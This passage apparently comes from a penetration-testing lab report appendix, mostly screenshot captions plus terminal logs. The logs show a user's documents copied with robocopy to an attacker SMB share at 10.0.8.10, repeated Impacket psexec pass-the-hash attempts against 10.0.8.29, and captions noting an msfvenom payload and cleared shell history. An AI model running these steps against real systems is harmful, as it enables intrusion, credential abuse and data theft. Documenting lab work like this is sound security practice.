
Phillips password shown



Obtained “Charlotte-Secrets” + “Phoenix-Secrets” files from Ubuntu Server




Root-secret.txt and carrots.txt copied to Kali system




History cleared

Payload created using msfvenom




Top-Secret-WWilson copied to Kali





```
File Actions Edit View Help
   Speed :               9721 Bytes/sec.
   Speed :            0.556 MegaBytes/min.
   Ended : Tuesday, November 28, 2023 3:32:24 PM


C:\Users\WWilson\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E488-4073

 Directory of C:\Users\WWilson\Documents

06/28/2021  11:06 AM    <DIR>          .
06/28/2021  11:06 AM    <DIR>          ..
06/28/2021  11:06 AM             1,134 Top-Secert-WWilson.txt
               1 File(s)          1,134 bytes
               2 Dir(s)  46,787,158,016 bytes free

C:\Users\WWilson\Documents>robocopy c:\users\wwilson\documents \\10.0.8.10\sharename
robocopy c:\users\wwilson\documents \\10.0.8.10\sharename

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Tuesday, November 28, 2023 3:38:00 PM
   Source : c:\users\wwilson\documents\
     Dest : \\10.0.8.10\sharename\

    Files : *.*

  Options : *.* /DCOPY:DA /COPY:DAT /R:1000000 /W:30

------------------------------------------------------------------------------

                           2    c:\users\wwilson\documents\

------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         2         0         2         0         0         0
   Bytes :     1.5 k         0     1.5 k         0         0         0
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00
   Ended : Tuesday, November 28, 2023 3:38:00 PM

C:\Users\WWilson\Documents>
```

ValueError: not enough values to unpack




```
File Actions Edit View Help
GetADUsers.py       dcomexec.py     getArch.py      karmaSMB.py     mimikatz.py     nmapAnswerMachine.py  psexec.py       registry-read.py  secretsdump.py  smbrelayx.py  ticketConverter.py
GetNPUsers.py       dpapi.py        getPac.py       keylistattack.py  mqtt_check.py   ntfs-read.py          raiseChild.py   rpcdump.py        services.py     smbserver.py  ticketer.py
GetUserSPNs.py      esentutl.py     getST.py        kintercept.py   mssqlclient.py  ntlmrelayx.py         rbcd.py         rpcmap.py         smbclient.py    sniff.py      wmiexec.py
addcomputer.py      exchanger.py    getTGT.py       lookupsid.py    mssqlinstance.py  ping.py               rdp_check.py    sambaPipe.py      smbexec.py      sniffer.py    wmipersist.py

┌──(kali㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─$ sudo python3 psexec.py Administrator@10.0.8.29 -hashes 3bf9df5772981ce2d0d627783dff1cbf
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Traceback (most recent call last):
  File "/usr/share/doc/python3-impacket/examples/psexec.py", line 680, in <module>
    executer = PSEXEC(command, options.path, options.file, options.c, int(options.port), username, password, domain, options.hashes,
  File "/usr/share/doc/python3-impacket/examples/psexec.py", line 85, in __init__
    self.__lmhash, self.__nthash = hashes.split(':')
ValueError: not enough values to unpack (expected 2, got 1)

┌──(kali㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─$ sudo python3 psexec.py Administrator@10.0.8.29 -hashes 3bf9df5772981ce2d0d627783dff1cbf
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Traceback (most recent call last):
  File "/usr/share/doc/python3-impacket/examples/psexec.py", line 680, in <module>
    executer = PSEXEC(command, options.path, options.file, options.c, int(options.port), username, password, domain, options.hashes,
  File "/usr/share/doc/python3-impacket/examples/psexec.py", line 85, in __init__
    self.__lmhash, self.__nthash = hashes.split(':')
ValueError: not enough values to unpack (expected 2, got 1)

┌──(kali㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─$ ls
Get-GPPPassword.py  atexec.py     findDelegation.py  goldenPac.py     machine_role.py  netview.py          ping6.py        reg.py            samrdump.py     smbpasswd.py  split.py          wmiquery.py
GetADUsers.py       dcomexec.py   getArch.py         karmaSMB.py      mimikatz.py      nmapAnswerMachine.py  psexec.py       registry-read.py  secretsdump.py  smbrelayx.py  ticketConverter.py
GetNPUsers.py       dpapi.py      getPac.py          keylistattack.py  mqtt_check.py    ntfs-read.py          raiseChild.py   rpcdump.py        services.py     smbserver.py  ticketer.py
GetUserSPNs.py      esentutl.py   getST.py           kintercept.py    mssqlclient.py   ntlmrelayx.py         rbcd.py         rpcmap.py         smbclient.py    sniff.py      wmiexec.py
addcomputer.py      exchanger.py  getTGT.py          lookupsid.py     mssqlinstance.py  ping.py               rdp_check.py    sambaPipe.py      smbexec.py      sniffer.py    wmipersist.py

┌──(kali㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─$ sudo python3 psexec.py Administrator@10.0.8.29 -hashes 3bf9df5772981ce2d0d627783dff1cbf
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Traceback (most recent call last):
  File "/usr/share/doc/python3-impacket/examples/psexec.py", line 680, in <module>
    executer = PSEXEC(command, options.path, options.file, options.c, int(options.port), username, password, domain, options.hashes,
  File "/usr/share/doc/python3-impacket/examples/psexec.py", line 85, in __init__
    self.__lmhash, self.__nthash = hashes.split(':')
ValueError: not enough values to unpack (expected 2, got 1)

┌──(kali㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─$
```




Appendix D.


1. SQL Injection:




2. Zap Scan; Active Scan




Alerts




3. 